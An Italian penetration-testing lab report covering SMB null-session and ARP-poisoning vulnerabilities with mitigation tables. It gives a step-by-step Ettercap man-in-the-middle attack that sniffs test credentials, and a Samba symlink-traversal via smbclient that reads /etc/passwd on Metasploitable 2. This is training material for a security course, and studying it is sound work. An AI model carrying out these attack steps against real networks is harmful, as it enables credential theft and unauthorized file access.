

# Report Null session e ARP Poisoning W15D1

## Task 1

### Null Session

Una Null Session è una vulnerabilità del servizio SMB che permette di connettersi senza immettere credenziali, un potenziale attaccante potrebbe sfruttare una Null Session per enumerare il sistema target e scoprire in questo modo utenti, password, info generali sul sistema ed altro.

#### Sistemi vulnerabili a Null Session:

Sistema Operativo	Dettagli vulnerabilità	Stato
Windows NT 4.0	Null session abilitata per default	Fuori produzione
Windows 2000	Accesso anonimo SMB/RPC disponibile	Fuori produzione
Windows XP (SP1/SP2)	Null session facile da abilitare o già attiva	Fuori produzione
Windows Server 2003	Supporta null session per compatibilità	Fuori produzione
Samba < 3.0	Alcune versioni permettono accesso anonimo	Obsoleti
Metasploitable2 (Linux)	Samba configurato per accettare null session	Solo a scopi di test

Nonostante tutti i sistemi operativi affetti da questa vulnerabilità siano fuori commercio o obsoleti, non è detto che non siano ancora utilizzati.

#### Mitigazioni possibili:

- Aggiornare i sistemi operativi a versioni più recenti e sicure;
- Aggiornare la versione del servizio SMB ad una versione sicura;
- Configurare il servizio SAMBA perché sia sicuro;
- Bloccare le porte SMB;
- Isolare i sistemi obsoleti che non possono essere disabilitati o aggiornati (segmentazione della rete).

## Facoltativo Null Session

Mitigazione	Efficacia	Effort utente	Effort aziendale	Commento
Disabilitare null session	Alta	Basso	Medio	Priorità alta, va prima testata sui sistemi obsoleti
Bloccare porte SMB/NetBIOS	Medio/alta	/	Medio/basso	Facilmente implementabile
Configurare Samba correttamente	Medio/alta	/	Basso	Indispensabile se viene utilizzato SAMBA
Segmentare rete legacy	Medio	/	Medio/alto	Utile per contenimento delle vulnerabilità
Aggiornare sistemi obsoleti	Alto	Medio	Alto	L'unica soluzione che garantisce l'eliminazione della vulnerabilità

# ARP Poisoning

L'ARP poisoning è un tipo di attacco informatico su reti locali che sfrutta debolezze del protocollo ARP per intercettare, modificare o bloccare il traffico tra dispositivi sulla stessa rete. Un potenziale attaccante invia falsi messaggi ARP (spoofati) nella rete locale, facendo credere a due dispositivi che il suo MAC sia quello dell'altro.

## Sistemi vulnerabili ad ARP Poisoning:

Sistema Operativo	Dettagli vulnerabilità	Stato
Windows XP, 7, 8, 10, 11	Nessuna protezione ARP nativa	Supportati parzialmente
Windows Server (2003–2022)	Tutte le versioni accettano ARP falsi	Alcuni ancora attivi
Linux (Debian, Ubuntu, ecc.)	Comportamento predefinito vulnerabile	Supportati
macOS	Comportamento simile a Linux	Supportato
Android	Nessuna difesa nativa	Supportato
iOS	Vulnerabile su reti Wi-Fi	Supportato
Stampanti, NAS, IoT, router consumer	Spesso senza protezioni ARP	Attivi
Switch Layer 2 (non gestiti)	Non rilevano attacchi ARP	Diffusi
Metasploitable2, Kali, ecc.	Volutamente non protetti	Solo a scopi di test

La maggior parte dei sistemi operativi che utilizziamo nella vita di tutti i giorni sono vulnerabili a questo tipo di attacco, i firewall sono una linea di difesa essenziale per contrastare l'ARP Poisoning.

## Mitigazioni possibili:

- Implementazione di un ARP statico;
- Dynamic ARP Inspection;
- Uso di protocolli criptati HTTPS;
- Uso di VPN;
- Uso di software di rilevamento (ad esempio Xarp, arpswatch e Snort) per monitorare i pacchetti ARP;
- Svuotare la cache ARP se si sospetta che ci sia un attacco in corso.

## Facoltativo ARP Poisoning

Mitigazione	Efficacia	Effort utente	Effort aziendale	Commento
Implementazione di un ARP statico	Media	Medio	Alto	Previene spoofing su host locale ma non fattibile su reti estese
Dynamic ARP Inspection (DAI)	Alta	/	Alto	Protezione efficace a livello rete ma richiede configurazione avanzata degli switch
Uso di protocolli criptati (HTTPS)	Alta	Basso	Medio/Alto	Non ferma l'attacco ma rende il traffico illeggibile
Uso di VPN	Alta	Basso	Medio/Alto	Cifra tutto il traffico
Uso di software di rilevamento (XArp, arpwatch, Snort)	Media	Medio	Medio	Non previene l'attacco ma lo rileva
Svuotare la cache ARP in caso di sospetto attacco	Bassa	Basso	/	Azione temporanea per ripristinare la comunicazione, non blocca l'attacco

## Task 2

Eseguire un attacco MITM per lo sniffing delle credenziali tramite ARP Poisoning con Ettercap. Per farlo useremo Kali Linux in comunicazione con il PC host, sarà quindi necessario impostare la connessione in bridged per Kali con DHCP e gateway compatibile con quello del PC host.


**Step 1** Da kali eseguiamo un ifconfig per controllare il MAC address.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.141 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2a0d:3344:2734:9010:a00:27ff:fe3e:18bd prefixlen 64 scopeid 0<global>
    inet6 fdd4:82ef:4a02:10:a00:27ff:fe3e:18bd prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe3e:18bd prefixlen 64 scopeid 0<link>
    ether 08:00:27:3e:18:bd txqueuelen 1000 (Ethernet)
    RX packets 18 bytes 2564 (2.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 5896 (5.7 KiB)
    TX errors 0 dropped 1 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

**Step 2** Apriamo Ettercap (preinstallato su Kali) con le opzioni attive di Sniffing a startup e eth0 come interfaccia ed avviamo il programma.

**Step 3** Andiamo a scansionare i target disponibili sulla rete con Ettercap selezionando Host e poi Scan for Hosts, il risultato sarà come quello presente in figura. Avremo quindi il gateway del provider 192.168.1.1 e l'IP del PC fisico con i relativi MAC addresses.




IP Address	MAC Address	Description
192.168.1.1	74:24:9F:A9:B0:81	
192.168.1.132	E6:22:E6:F3:FB:B4	
192.168.1.170	A0:02:A5:E5:79:69	

**Step 4** Per completezza controlliamo le tabelle ARP del nostro PC tramite il comando arp -a. Anche qui risulta che il MAC address della rete sia diverso da quello di Kali.

```
C:\Users\saram>arp -a

Interfaccia: 192.168.1.170 --- 0x7
Indirizzo Internet    Indirizzo fisico    Tipo
192.168.1.1           74-24-9f-a9-b0-81  dinamico
192.168.1.141         08-00-27-3e-18-bd  dinamico
```

**Step 5** Torniamo su Ettercap e aggiungiamo l'IP del gateway del provider a Target 1 e l'IP del nostro PC a target 2.  
Dopodiché avviamo l'attacco ARP Poisoning.



**Step 6** Eseguendo nuovamente il comando arp -a da CMD del nostro PC potremo notare come i MAC addresses del gateway del provider e di Kali ora corrispondano.

```
C:\Users\saram>arp -a

Interfaccia: 192.168.1.170 --- 0x7
Indirizzo Internet    Indirizzo fisico    Tipo
192.168.1.1           08-00-27-3e-18-bd  dinamico
192.168.1.141         08-00-27-3e-18-bd  dinamico
```

**Step 7** Anche tramite sniffing di pacchetti ARP con Wireshark, è confermato che il MAC address è stato modificato. Il sender MAC address infatti corrisponde al MAC di Kali.


2273	283.407756059	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	192.168.1.170 is at 08:00:27:3e:18:bd
2274	283.407869437	PCSSystemtec_3e:18:...	Intel_e5:79:69	ARP	42	192.168.1.1 is at 08:00:27:3e:18:bd
2373	293.418426303	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	192.168.1.170 is at 08:00:27:3e:18:bd
2374	293.418552810	PCSSystemtec_3e:18:...	Intel_e5:79:69	ARP	42	192.168.1.1 is at 08:00:27:3e:18:bd
2430	303.430583635	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	192.168.1.170 is at 08:00:27:3e:18:bd
2431	303.430704920	PCSSystemtec_3e:18:...	Intel_e5:79:69	ARP	42	192.168.1.1 is at 08:00:27:3e:18:bd
2480	313.441896513	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	192.168.1.170 is at 08:00:27:3e:18:bd
2481	313.442025400	PCSSystemtec_3e:18:...	Intel_e5:79:69	ARP	42	192.168.1.1 is at 08:00:27:3e:18:bd
2482	313.962111960	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	Who has 192.168.1.1? Tell me
2483	313.965956713	TIBRO_a9:b0:81	PCSSystemtec_3e:18:...	ARP	60	192.168.1.1 is at 74:24:9f:a9:b0:81
2485	323.452702126	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	192.168.1.170 is at 08:00:27:3e:18:bd
2486	323.452820004	PCSSystemtec_3e:18:...	Intel_e5:79:69	ARP	42	192.168.1.1 is at 08:00:27:3e:18:bd
2525	333.463336467	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	192.168.1.170 is at 08:00:27:3e:18:bd
2526	333.463437434	PCSSystemtec_3e:18:...	Intel_e5:79:69	ARP	42	192.168.1.1 is at 08:00:27:3e:18:bd
2594	343.474031341	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	192.168.1.170 is at 08:00:27:3e:18:bd
2595	343.474140559	PCSSystemtec_3e:18:...	Intel_e5:79:69	ARP	42	192.168.1.1 is at 08:00:27:3e:18:bd
2657	352.873995073	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	Who has 192.168.1.1? Tell me
2658	352.877842743	TIBRO_a9:b0:81	PCSSystemtec_3e:18:...	ARP	60	192.168.1.1 is at 74:24:9f:a9:b0:81
2659	353.484969272	PCSSystemtec_3e:18:...	TIBRO_a9:b0:81	ARP	42	192.168.1.170 is at 08:00:27:3e:18:bd
2660	353.485107640	PCSSystemtec_3e:18:...	Intel_e5:79:69	ARP	42	192.168.1.1 is at 08:00:27:3e:18:bd

▶	Frame 2374: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0	0
▼	Ethernet II, Src: PCSSystemtec_3e:18:bd (08:00:27:3e:18:bd), Dst: Intel_e5:79:69 (a0:02:a5:e5:79:69)	0
▶	Destination: Intel_e5:79:69 (a0:02:a5:e5:79:69)	0
▶	Source: PCSSystemtec_3e:18:bd (08:00:27:3e:18:bd)	
	Type: ARP (0x0806)	
	[Stream index: 0]	
▼	Address Resolution Protocol (reply)	
	Hardware type: Ethernet (1)	
	Protocol type: IPv4 (0x0800)	
	Hardware size: 6	
	Protocol size: 4	
	Opcode: reply (2)	
	Sender MAC address: PCSSystemtec_3e:18:bd (08:00:27:3e:18:bd)	
	Sender IP address: 192.168.1.1	
	Target MAC address: Intel_e5:79:69 (a0:02:a5:e5:79:69)	
	Target IP address: 192.168.1.170	
▶	[Duplicate IP address detected for 192.168.1.1 (08:00:27:3e:18:bd) - also in use by 74:24:9f:a9:b0:81]	
▶	[Duplicate IP address detected for 192.168.1.170 (a0:02:a5:e5:79:69) - also in use by 08:00:27:3e:18:bd]	

**Step 8** Per eseguire lo sniffing delle credenziali, basterà individuare un sito che permetta questo tipo di test senza conseguenze legali ed inserire le credenziali di login.

In questo caso andremo ad eseguire il login con le credenziali user: test e password: test al seguente indirizzo: <http://testphp.vulnweb.com/login.php>.



The screenshot shows the login page of the Acunetix Web Vulnerability Scanner demo site. The page has a header with the Acunetix logo and 'acu art'. Below the header is a navigation bar with links: home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left side, there is a search bar for 'art' with a 'go' button, and a list of links: Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, and AJAX Demo. Below these links is a 'Links' section with links to Security art, PHP scanner, PHP vuln help, and Fractal Explorer. The main content area has a heading 'If you are already registered please enter your login information below:' followed by input fields for 'Username' (containing 'test') and 'Password' (containing four dots). A 'login' button is below the password field. Below the login fields, there is a message: 'You can also [signup here](#). Signup disabled. Please use the username **test** and the password **test**.'

**Step 9** Una volta eseguito il login, potremo tornare su Ettercap e troveremo le credenziali inserite. L'attacco MITM ha avuto successo.

```
GROUP 1: 192.168.1.174:24:9F:A9:B0:81
GROUP 2: 192.168.1.170 A0:02:A5:E5:79:69
HTTP: 44.228.249.3:80 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
```



## Esercizio Extra

Leggere il file /etc/passwd sul target Metasploitable 2, sfruttando la vulnerabilità Null Session tramite il tool smbclient.

Testare anche l'output del comando enum4linux.

### Prerequisiti:

Le macchine Kali e Metasploitable 2 devono essere entrambe su rete interna e sulla stessa rete per permettere la corretta comunicazione.

## Smbclient

**Step 1** Eseguire il comando smbclient -L//<IP di Metasploitable 2> per visualizzare una lista di risorse condivise.

```
(kali㉿kali)-[~]
$ smbclient -L//192.168.32.101
Password for [WORKGROUP\kali]:
Anonymous login successful

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  tmp            Disk      oh noes!
  opt            Disk
  IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server      Comment
  -----
  Workgroup   Master
  WORKGROUP
```

**Step 2** Per analizzare tutte le risorse condivise (compreso di tmp) utilizziamo il comando smbclient //<IP di Metasploitable 2>/tmp.

Così facendo otteniamo una shell SMB che permetterà l'enumerazione del sistema target.

```
(kali㉿kali)-[~]
$ smbclient //192.168.32.101/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

**Step 3** Attiviamo la modalità posix, cioè una modalità operativa che forza un sistema o un programma a rispettare uno standard comune tra sistemi Unix.

```
smb: \> posix
Server supports CIFS extensions 1.0
Server supports CIFS capabilities acls pathnames
smb: />
```

**Step 4** Creiamo un link (symlink) nella share tmp, chiamandolo rootfs a cui collegheremo la root di Metasploitable 2.

Tramite il comando `symlink ../../../../../../../ rootfs` ci spostiamo sulla root di Metasploitable 2.

```
smb: /> symlink
symlink <link_target> <newname>
smb: /> symlink ../../../../../../../ rootfs
smb: /> ls
.

|    |    |     |     |    |          |      |
|----|----|-----|-----|----|----------|------|
| D  | 0  | Thu | Jun | 5  | 06:03:18 | 2025 |
| DR | 0  | Sun | May | 20 | 14:36:12 | 2012 |
| DH | 0  | Thu | Jun | 5  | 05:55:02 | 2025 |
| DH | 0  | Thu | Jun | 5  | 05:55:28 | 2025 |
| HR | 11 | Thu | Jun | 5  | 05:55:28 | 2025 |
| R  | 0  | Thu | Jun | 5  | 05:56:02 | 2025 |
| DR | 0  | Sun | May | 20 | 14:36:12 | 2012 |



7282168 blocks of size 1024. 5425796 blocks available



```
smb: /> █
```


```

**Step 5** Spostiamoci nella cartella rootfs ed eseguiamo `ls` per stampare a schermo i contenuti della cartella.

```
smb: /> cd rootfs/
smb: /rootfs/> ls
.

|    |         |     |     |    |          |      |
|----|---------|-----|-----|----|----------|------|
| DR | 0       | Sun | May | 20 | 14:36:12 | 2012 |
| DR | 0       | Sun | May | 20 | 14:36:12 | 2012 |
| DR | 0       | Tue | Mar | 16 | 18:57:40 | 2010 |
| DR | 0       | Tue | Mar | 16 | 18:55:52 | 2010 |
| DR | 0       | Sun | May | 13 | 23:35:33 | 2012 |
| DR | 0       | Tue | Mar | 16 | 18:55:15 | 2010 |
| DR | 0       | Wed | Apr | 28 | 16:16:56 | 2010 |
| DR | 0       | Sun | May | 13 | 21:54:53 | 2012 |
| R  | 7929183 | Sun | May | 13 | 23:35:56 | 2012 |
| DR | 0       | Fri | Apr | 16 | 02:16:02 | 2010 |
| DR | 0       | Sun | May | 13 | 23:35:22 | 2012 |
| DR | 0       | Wed | Apr | 28 | 00:06:37 | 2010 |
| DR | 0       | Thu | Jun | 5  | 05:54:48 | 2025 |
| DR | 0       | Thu | Jun | 5  | 05:55:28 | 2025 |
| DR | 0       | Thu | Jun | 5  | 05:54:49 | 2025 |
| DR | 0       | Sun | May | 13 | 23:36:28 | 2012 |
| R  | 51244   | Thu | Jun | 5  | 05:55:28 | 2025 |
| DR | 0       | Thu | Jun | 5  | 05:55:07 | 2025 |
| DR | 0       | Thu | Jun | 5  | 05:55:02 | 2025 |
| R  | 1987288 | Thu | Apr | 10 | 12:55:41 | 2008 |
| DR | 0       | Tue | Mar | 16 | 18:57:39 | 2010 |
| DR | 0       | Wed | Mar | 17 | 10:08:23 | 2010 |
| DR | 0       | Tue | Mar | 16 | 18:55:51 | 2010 |
| D  | 0       | Thu | Jun | 5  | 06:03:18 | 2025 |
| DR | 0       | Tue | Mar | 16 | 18:57:38 | 2010 |



7282168 blocks of size 1024. 5425796 blocks available



```
smb: /rootfs/> █
```


```

**Step 6** Spostiamoci nella cartella /etc di rootfs ed apriamo il file passwd contenente le password di sistema di Metasploitable 2.

```
smb: /rootfs/> cd etc
smb: /rootfs/etc/> more passwd
getting file /rootfs/etc/passwd of size 1581 as /tmp/smbmore.pV7eMa (257.3 KiloBytes/sec) (average 257.3 KiloBytes/sec)
```

**Step 7** L'output del comando `more passwd` si presenterà come nell'immagine sottostante.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
~
~
~
~
~
~
~
~
~
~
~
(END)
```



## Enum4linux

Eseguendo il comando enum4linux <IP di Metasploitable 2>, verranno stampate a schermo un gran numero di informazioni sulla macchina, perché il comando esegue una scansione completa sulla macchina e, visto che Metasploitable 2 è volutamente vulnerabile, avremo accesso a informazioni che normalmente dovrebbero essere protette.

```
(kali@kali)-[~]
$ enum4linux 192.168.32.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jun  5 06:06:55 2025

===== ( Target Information ) =====
Target ..... 192.168.32.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.32.101 ) =====
Home .. password .. nashp@ssw
[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.32.101 ) =====
Looking up status of 192.168.32.101
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.32.101 ) =====
[+] Server 192.168.32.101 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.32.101 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.32.101 ) =====
[E] Can't get OS info with smbclient
```